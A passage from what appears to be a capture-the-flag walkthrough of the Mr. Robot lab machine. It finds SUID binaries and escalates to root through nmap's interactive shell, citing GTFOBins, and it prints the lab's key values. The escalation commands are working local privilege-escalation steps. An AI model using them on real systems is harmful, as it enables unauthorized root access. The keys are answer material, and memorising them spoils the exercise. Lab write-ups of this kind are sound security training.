- `cat key-2-of-3.txt`

KEY 2: 822c73956184f694993bede3eb39f959

Below is the visual finding for the same.




Fig 27: Key 2 of 3

PRIVILEGE ESCALATION

Now, I typed in the below command to know the permissible files. This command also finds all the files with **SUID Bit** set.

- `find / -perm /4000 -type f 2>/tmp/2`

I then navigated to **GTFOBins** in the browser and searched for 'nmap'. It then suggested to escalate the privilege by...

- `nmap --interactive`
- `!sh`
- `whoami` [WOW! I'm the **ROOT**.]

/ It's happening... It's happening... It's happening... We're IN!
We made it FRIEND. I'm glad that you stood beside me throughout the
hack. Now there's no turning back. Let's attack Mr. Robot and steal
his title. NOW WE'RE MR. ROBOT! */*

Below are the visual findings for the same.

```
robot@linux:~$ find / -perm /4000 -type f 2>/tmp/2
find / -perm /4000 -type f 2>/tmp/2
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/openssh/ssh-keysign
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Fig 28: Finding the permissible directories

GTFOBins ☆ Star 10,155

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate **functions** of Unix binaries that can be abused to **get the f---k** break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a **collaborative** project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can **contribute** with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).



Fig 29: GTFOBins

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive  
nmap> !sh
```

Fig 30: The suggested commands (GTF0Bins)

```
robot@linux:~$ nmap --interactive  
nmap --interactive  
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )  
Welcome to Interactive Mode -- press h <enter> for help  
nmap> !sh  
!sh  
# whoami  
whoami  
root  
#
```

Fig 31: Gaining the **ROOT** access

I then typed on the commands listed below to get the final key of the machine.

- **cd /root**
- **ls**
- **cat key-3-of-3.txt**

KEY 3: 04787ddef27c3dee1ee161b21670b4e4

Below is the visual finding for the same.

```
# cd /root  
cd /root  
# ls  
ls  
firstboot_done key-3-of-3.txt  
# cat key-3-of-3.txt  
cat key-3-of-3.txt  
04787ddef27c3dee1ee161b21670b4e4  
#
```

Fig 32: Key 3 of 3

MR. ROBOT IS
HACKED!

**GOODBYE
FRIEND!**

